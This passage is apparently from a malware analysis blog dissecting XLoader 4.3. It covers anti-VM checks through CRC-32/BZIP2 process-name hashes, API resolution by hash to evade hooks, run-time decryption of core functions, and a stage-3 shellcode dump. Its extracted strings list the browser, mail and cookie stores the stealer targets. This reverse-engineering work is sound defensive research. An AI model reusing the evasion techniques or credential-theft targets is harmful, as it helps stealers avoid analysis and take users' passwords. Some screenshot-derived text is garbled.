 - `XiI.....adva`
 - `pi32.dll...S.e.`
 - `D.e.b.u.g.P.r.i.`
 - `v.i.l.l.e.g.e....`
- General registers:** Shows the state of registers. The EAX register is highlighted with the value `Stack[0000CEC]:00CFEBEE`.

The screenshot displays the Immunity Debugger interface with the General registers pane:

- General registers:** Shows the state of registers. The EAX register is highlighted with the value `advapi32.dll:advapi32.LookupPrivilegeValueW`.

Computing String Hashes:

- There is a hashing algorithm used for strings, apis etc.
- It loads all the string hashes and compare the running processes with each hash value, if it finds any such process, it adds desired value on the anti-vm flag on conf obj.
- In the screenshot below, it is checking the process name hash with the value of pre-defined set of hashes that it stored.



- The hash value that it is comparing to is **23 E0 C7 CD** which in hex is (0xCDC7E023).
- I have checked 32-bit hashing algorithms by calculating the hash of procmon and found the hashing algorithm that it uses.
- It uses **CRC-32/BZIP2** hashing for its strings

procmon.exe

Input: ASCII HEX Output: HEX DEC OCT BIN Show processed data (HEX)

Algorithm	Result	Check	Poly	Init	RefIn	RefOut	XorOut
CRC-32	0x5BA9B1FE	0xCF43926	0x04C11DB7	0xFFFFFFFF	true	true	0xFFFFFFFF
CRC-32/BZIP2	0xCDC7E023	0xFC891918	0x04C11DB7	0xFFFFFFFF	false	false	0xFFFFFFFF
CRC-32/JAMCRC	0xA4564E01	0x340BC6D9	0x04C11DB7	0xFFFFFFFF	true	true	0x00000000
CRC-32/MPEG-2	0x32381FDC	0x0376E6E7	0x04C11DB7	0xFFFFFFFF	false	false	0x00000000
CRC-32/POSIX	0x05B5FE0A	0x765E7680	0x04C11DB7	0x00000000	false	false	0xFFFFFFFF
CRC-32/SATA	0x6495BF2F	0xCF72AFEB	0x04C11DB7	0x52325032	false	false	0x00000000
CRC-32/XFER	0xC021CFDE	0xBD0BE338	0x000000AF	0x00000000	false	false	0x00000000
CRC-32C	0xD485F5B8	0xE3069283	0x1EDC6F41	0xFFFFFFFF	true	true	0xFFFFFFFF
CRC-32D	0xE2C9C329	0x87315576	0xA833982B	0xFFFFFFFF	true	true	0xFFFFFFFF
CRC-32Q	0x931D23B2	0x3010BF7F	0x814141AB	0x00000000	false	false	0x00000000

Share your result:

<https://crccalc.com/?crc=procmon.exe&method=crc32&datatype=ascii&outtype=0>


Consistent Overhead Byte Stuffing (COBS) Encoder/Decoder
Cookies policies

All the hashes that it checks are listed below:


1	86 90 BE 3E	0x3EBE9086	vmwareuser.exe
2	B5 DD 6F 4C	0x4C6FDDDB5	vmwareservice.exe
3	3E B1 6D 27	0x276DB13E	vboxservice.exe
4	8E 0A 0F E0	0xE00F0A8E	vboxtray.exe
5	04 94 CF 85	0x85CF9404	sandboxiedcomlaunch.exe
6	84 87 24 B2	0xB2248784	sandboxierpcss.exe
7	23 E0 C7 CD	0xCDC7E023	procmon.exe
8	50 5F 1F 01	0x011F5F50	filemon.exe
9	1C BC D4 1D	0x1DD4BC1C	wireshark.exe
10	E2 FC 35 82	0x8235FCE2	netmon.exe
11	D5 E2 2C C7	0xC72CE2D5	--
12	8B 17 63 02	0x0263178B	--
13	56 53 58 57	0x57585356	--
14	40 52 B9 9C	0x9CB95240	sharedintapp.exe
15	EF 9F C3 0C	0x0CC39FEF	--
16	57 AC 47 93	0x9347AC57	vmsvc.exe
17	DC 22 95 9D	0x9D9522DC	vmusvc.exe
18	0E C7 1B 91	0x911BC70E	python.exe
19	B9 3D 44 74	0x74443DB9	perl.exe
20	A9 1A 4C F0	0xF04C1AA9	regmon.exe

Computing API Hashes:

- Similar to strings hashes
- The APIs that are being loaded from injected **ntdll** are also called by hashes instead of names
- This method makes detection very hard even for manually analyzing the malware.
- The malware loads all exports of ntdll one by one and computes the CRC-32/BZIP2 hash of those apis then compares it with its decrypted hashes.
- If a match is found, then it retrieves the address and call the function, **hence bypassing all API hooks.**



- I wrote a little script that does the same, I provide the hash and it searches in a list of commonly used strings, apis, paths etc, computes their hashes and then compares with the provided hash to check whether a match has been found or not.
- Here in this case, the hash matched on **NtResumeThread** API call, so malware will exit the loop and continues to retrieve the address and then call the api.
- It manually searches for the address of desired API and calls it, this way the debugger is also not able to detect which API is being called.
- In the screenshot below, I have opened another instance of same dll in IDA with symbols and we can see the hex value that is being pushed onto eax register is the same.




- I know the hashing function, so instead of stepping through this native assembly of hundreds of functions in a loop, I have just setup the breakpoint on that function by writing IDA python script and just continuing again and again to see the decrypted APIs
- The List of APIs that I found are listed below:

1	NtOpenDirectoryObject	
2	NtCreateMutant	
3	RtlSetEnvironmentVariable	
4	NtCreateSection	
5	NtMapViewOfSection	
6	NtOpenProcess	
7	RtlAllocHeap	
8	NtQueryInformationToken	
9	NtProtectVirtualMemory	
10	NtCreateFile	
11	NtDelayExecution	
12	NtReadVirtualMemory	
13	NtOpenThread	
14	NtReadFile	
15	NtUnmapViewOfSection	
16	NtResumeThread	
17	ExitProcess	
18	NtQuerySystemInformation	
19	NtOpenProcessToken	
20	NtAdjustPrivilegesToke	
21	NtReadVirtualMemory	
22	RtlQueryEnvironmentVariable	
23	RtlDosPathNameToNtPathName_U	
24	NtSuspendThread	
25	NtGetContextThread	
26	NtSetContextThread	

Decrypting Core Malicious Functions:

- The malware decrypts its core functions at run-time and then jumps to those functions continuing the execution flow.
- Xloader sets up a function by **push ebp** and **mov ebp, esp** and other starting instructions but below these all bytes are encrypted.
- In previous versions of formbook, the core malicious functions could be identified by the magic bytes of 48909090, 49909090 etc.
- However, in the latest xloader 4.3 these starting bytes are random.
- After the anti-vm checks and establishing the RC4 decryption key. These functions are decrypted at run-time and the execution flow jumped to the decrypted assembly.
- IDA resolves the decrypted bytes and recreates assembly instructions to continue.



```
.text:005EDDEB db 90h
.text:005EDDEF ;
EIP .text:005EDDEF nop
.text:005EDDF0 nop
.text:005EDDF1 nop
.text:005EDDF2 nop
.text:005EDDF3 nop
.text:005EDDF4 xor ebx, ebx
.text:005EDDF6 push 2A4h
.text:005EDDFB lea eax, [ebp-564h]
.text:005EDE01 push ebx
.text:005EDE02 push eax
.text:005EDE03 mov [ebp-568h], ebx
.text:005EDE09 call sub_600283
.text:005EDE0E push 2A4h
.text:005EDE13 lea ecx, [ebp-28Ch]
.text:005EDE19 push ebx
.text:005EDE1A push ecx
.text:005EDE1B mov [ebp-2C0h], ebx
.text:005EDE21 call sub_600283
.text:005EDE26 push 206h
.text:005EDE2B lea eax, [ebp-76Eh]
.text:005EDE31 xor edx, edx
.text:005EDE33 push ebx
.text:005EDE34 push eax
.text:005EDE35 mov dword ptr [ebp-14h], 8B55FF8Bh
.text:005EDE3C mov dword ptr [ebp-10h], 0E8ECh
.text:005EDE43 mov [ebp-0Ch], bx
.text:005EDE47 mov [ebp-770h], dx
.text:005EDE4E call sub_600283
.text:005EDE53 mov esi, [ebp+8]
.text:005EDE56 push 10h
.text:005EDE58 lea ecx, [ebp-770h]
```

Replaced with identified flag bytes



Assembly generated from decrypted bytes

Understanding the detailed technical methodology of decrypting these encryption and obfuscation techniques. This following blog by **zscaler** is an excellent resource.

<https://www.zscaler.com/blogs/security-research/technical-analysis-xloader-s-code-obfuscation-version-4-3>

Partially Decrypted Shellcode:

- Stepped over a few functions and it looks like it reads itself and most likely trying to inject itself in some other process
- The malware is now preparing for another binary to inject further. As can be seen in the screenshot of the dump that I found in the memory
- This memory dump is **RWX** memory region in itself as can be seen in the process hacker



- I stepped over a few functions while monitoring the memory region.
- The malware is decrypting the shellcode from the binary
- Only plain shellcode is left without MZ headers
- This is the 3rd stage xloader which is partially decrypted
- I dumped the binary from memory and run a FLOSS string search on it which provides some useful insights

dump.exe (4444) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

Hide free regions

Strings... Refresh

Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared v^
0x10f000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 8108)				
0x1225000	Private: Commit	12 kB	RW+G	Stack (thread 7508)				
0x159c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 7508)				
0x15d5000	Private: Commit	12 kB	RW+G	Stack (thread 7308)				
0x16dd000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 7308)				
0x1715000	Private: Commit	12 kB	RW+G	Stack (thread 1252)				
0x1755000	Private: Commit	12 kB	RW+G	Stack (thread 6412)				
0x17c5000	Private: Commit	12 kB	RW+G	Stack (thread 1620)				
0x1c4c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 1252)				
0x1d4c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 6412)				
0x1e4c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 1620)				
0x5e1000	Image: Commit	184 kB	RWX	C:\Users\shaddy\Desktop				
0x1370000	Mapped: Com...	180 kB	RWX					
0x1800000	Private: Commit	3,376 kB	RWX					
0x75701000	Image: Commit	692 kB	RX	C:\Windows\SysWOW64\...				
0x76620000	Image: Commit	404 kB	RX	C:\Windows\System32\wo...				
0x76731000	Image: Commit	412 kB	RX	C:\Windows\SysWOW64\...				
0x769f1000	Image: Commit	424 kB	RX	C:\Windows\SysWOW64\...				
0x76c91000	Image: Commit	708 kB	RX	C:\Windows\SysWOW64\...				
0x76d51000	Image: Commit	2,028 kB	RX	C:\Windows\SysWOW64\...				
0x77601000	Image: Commit	12 kB	RX	C:\Windows\System32\wo...				
0x77607000	Image: Commit	4 kB	RX	C:\Windows\System32\wo...				
0x77611000	<							

dump.exe (4444) (0x1370000 - 0x139d000)

```

00000000 d8 e9 e3 db b5 c8 ab bf b6 85 c3 55 91 80 a4 7b .ic.....U...{
00000010 c2 01 43 45 1f 2c 1b d8 a1 4a cd 43 f5 82 9d 84 ..CE.....J.C...
00000020 68 28 b2 5f db 7f 43 0d 38 3f cd 06 6d 35 65 85 h(.....C.8?.mSe.
00000030 27 ee ff 36 6d c7 80 ea 48 6b fc 8f d6 47 08 85 '.6m...Hk...G..
00000040 ac d5 9d d4 29 09 f7 96 f1 5d 54 18 1f 52 8f 7b ...)...JT.R.{
00000050 5a 5f a8 c3 50 da fa 09 d1 d1 cd 39 ff d8 de 22 Z...P.....9..."
00000060 fb c6 f1 3b 0b 4b 4e bc 92 02 77 7f d8 09 30 67 ...;KN...w...0g
00000070 6c f1 0c 6f d7 ba ad 6e 6b 20 8a b4 8b c6 68 44 ...;.o...nk...hI
00000080 4c 6c 31 ea 18 6e b1 02 fe b8 d6 b3 48 1a 32 eb Lll...n...H.2.
00000090 65 ed 14 40 b4 de 3b 13 59 dd 92 b3 94 b8 0f 89 e..@...;Y.....
000000a0 4a 6a ef 42 0f 90 80 6e 3b bb 8f 88 ef d7 50 62 J.J.B...n;...o.Pb
000000b0 c4 d0 ea fe 20 76 a9 65 0b 9d 66 6b 74 7f 33 0b ...;v.e...fkt.3.
000000c0 f0 b2 de 45 99 66 c9 19 58 35 26 6d cb f5 d8 31 ...E.f.X5m...l
000000d0 b0 4a f0 dc b2 a7 0e 62 47 45 14 f3 20 13 21 2d .J....bGE...l-
000000e0 15 ac 4d 61 68 72 53 36 a5 ae 6c 91 e1 b1 69 9e ...Ma.rS6.....1.
000000f0 50 31 1e de ff b7 c7 ca 67 d4 c2 a9 8f a8 b9 2e Pl...e.g...ib.n
00000100 ea ed 29 00 1d 65 aa 85 1f 05 8b f1 6f 62 ba 6e ...).....Rv.#
00000110 64 c5 c1 bd eb a5 34 9a 86 b3 c9 52 76 d6 25 ee d...4...Rv.#
00000120 a4 f9 43 62 33 ca ba 8d 59 e5 49 f8 c0 e3 d6 8e ...Cb3...Y.I...
00000130 9f a7 38 eb b0 6d 1e 64 6c fc 12 83 38 a0 a4 44 ...8..m.d1...8..D
00000140 e1 f2 58 c4 86 42 b5 96 3a cb c8 53 cb 41 ac 4a ...X..B...S.A.J
00000150 ea 75 ae 2a 30 1d 10 d4 67 08 59 7e 41 c5 e1 c7 .u.'0...g.Y-A...
00000160 b3 59 77 19 57 58 ba 0f b9 86 50 ef fd 4f 1a da .Yw.WX...P..O..
00000170 77 46 79 62 8d d5 a6 46 5f 77 f2 2a db 81 3f c2 wFyb...F_w...?..
00000180 54 1c 81 40 75 db 8d 93 5c 5c 07 d3 a0 c7 d7 d3 T..@u...\\.....
00000190 82 33 e4 7b 79 1b da 05 75 4b da b8 c6 d7 a1 bb .3.{y...uR.....
000001a0 7f f4 77 1c a3 14 79 82 72 a1 96 fc 1d f2 31 73 ..w...y.r.....ls
000001b0 e7 0a 5e d1 b6 65 40 bf 30 46 07 bd 7f ca 5a 8d ...v..e8..0F...Z.
000001c0 4d 2e 58 85 d6 51 47 60 a8 db a6 66 53 9e 66 a4 M.X..QG'...ES.F.
000001d0 97 10 a7 b2 c8 96 75 c0 e7 d9 7d fe 69 bb 5e 58 .....u...l..X
000001e0 c2 11 80 31 43 11 66 bc 51 9e 67 fb 06 1f 55 1b ...l.C.f.Q.g...U.
000001f0 a6 f2 c1 ca b0 2f 4e ff 8f ec 57 ff 8d la 2d e5 .....N...W...m-
00000200 60 1d 9b 10 8b fb c2 cd fb 36 75 04 3e 7f ad 44 .....6u.>..D

```

cmd

```

INFO: floss.results: Password
INFO: floss.results: 2016
INFO: floss.results: urlmon.dll
INFO: floss.results: User-Agent:
INFO: floss.results: Local State
INFO: floss.results: Windows Explorer
INFO: floss.results: Windows Explorer
INFO: floss.results: POST
INFO: floss.results: wininet.dll
INFO: floss.results: gggB
INFO: floss.results: InternetOpenA
INFO: floss.results: InternetConnectA
INFO: floss.results: HttpOpenRequestA
INFO: floss.results: HttpSendRequestA
INFO: floss.results: InternetReadFile
INFO: floss.results: InternetCloseHandle
INFO: floss.results: MS-WAPI-
extracting stackstrings: 100%|
INFO: floss.tightstrings: extracting tightstrings from 43 functions...
INFO: floss.results: aaH8m\t<
INFO: floss.results: http://www.sqlite.org/2014/sqlite-dll-win32-x86-3080300.zip
extracting tightstrings from function 0xb0ff3: 100%|
INFO: floss.string_decoder: decoding strings
INFO: floss.results: >@@@?456789;<=
INFO: floss.results: !"#%&'()*+,-./0123
INFO: floss.results: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
INFO: floss.results: Pm1n
INFO: floss.results: ~F@7%m$~
INFO: floss.results: ~draGon~
INFO: floss.results: explorer.exe
INFO: floss.results: Microsoft\Windows
INFO: floss.results: Cookies

```

Extracted Stings from Xloader 4.3 Stage3 shellcode

1	Extracted	2016 2012 2008 open \explorer.exe windir .exe \rundll32.exe \System32 \SysWOW64 windir .exe .dll \Current Session \INetCookies \Microsoft\Windows .sqlite \Cookies \explorer.exe windir Clipboard Unknown [System] USERNAME .dll log.ini sog.ini ProgramFiles SysWOW64\ SELECT name, value FROM autofill name value: datetime SELECT host_key, path, is_secure, expires_utc, name, value, encrypted_value FROM cookies FALSE TRUE Cookies Autofill Chrome PATH Firefox\ .exe Firefox Program Files
---	-----------	--

\Firefox
CurrentVersion
Main
Install Directory
guid
httpRealm
hostname
profiles.ini
PATH
Thunderbird\
Firefox\
null
Account
Password
POP3Account
POP3Password
Account.stg
Fox Recovery
\Program Files
Opera
Chrome
\3r9Pk-75_
Recovery
\Opera Software\Opera Stable
\Opera Software\Opera Stable
!"#\$%&'()*+,-./:;<=>?@[\\]^_`{|}~
encrypted_key
Local State
Pass
User
Internet Explorer\IntelliForms\Storage2
Pass
Name
__Vault
Iexplor
Outlook Recovery
Password
2016
urlmon.dll
User-Agent:
Local State
Windows Explorer
Windows Explorer
POST
wininet.dll
gggB
InternetOpenA

		InternetConnectA HttpOpenRequestA HttpSendRequestA InternetReadFile InternetCloseHandle MS-WAPI-
2	Floss decoded & tight strings	aaH8m\t< hxxp://www.sqlite.org/2014/sqlite-dll-win32-x86-3080300.zip >@@@?456789;<= !"#%&'()*+,-./0123 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/ Pm1n ~F@7%m\$~ ~draGon~ explorer.exe Microsoft\Windows Cookies encrypted_key Local State TRUE 381F ppwEw czX5 .dll 7Cbl sqlite3 sqlite3.dll

Process Enumeration:

- XLoader uses **NtQuerySystemInformation** to get information of all running processes in the system and then enumerates one-by-one checking and matching hashes with its own hash values stored in conf obj.

```

77 00 69 00 6E 00 6C 00 6F 00 67 00 6F 00 6E 00  w.i.n.l.o.g.o.n.
2E 00 65 00 78 00 65 00 00 00 00 00 00 00 00 00  ..e.x.e.....

73 00 65 00 72 00 76 00 69 00 63 00 65 00 73 00  s.e.r.v.i.c.e.s.
2E 00 65 00 78 00 65 00 00 00 00 00 00 00 00 00  ..e.x.e.....


```

Process Injection:

Xloader Injection Overview:

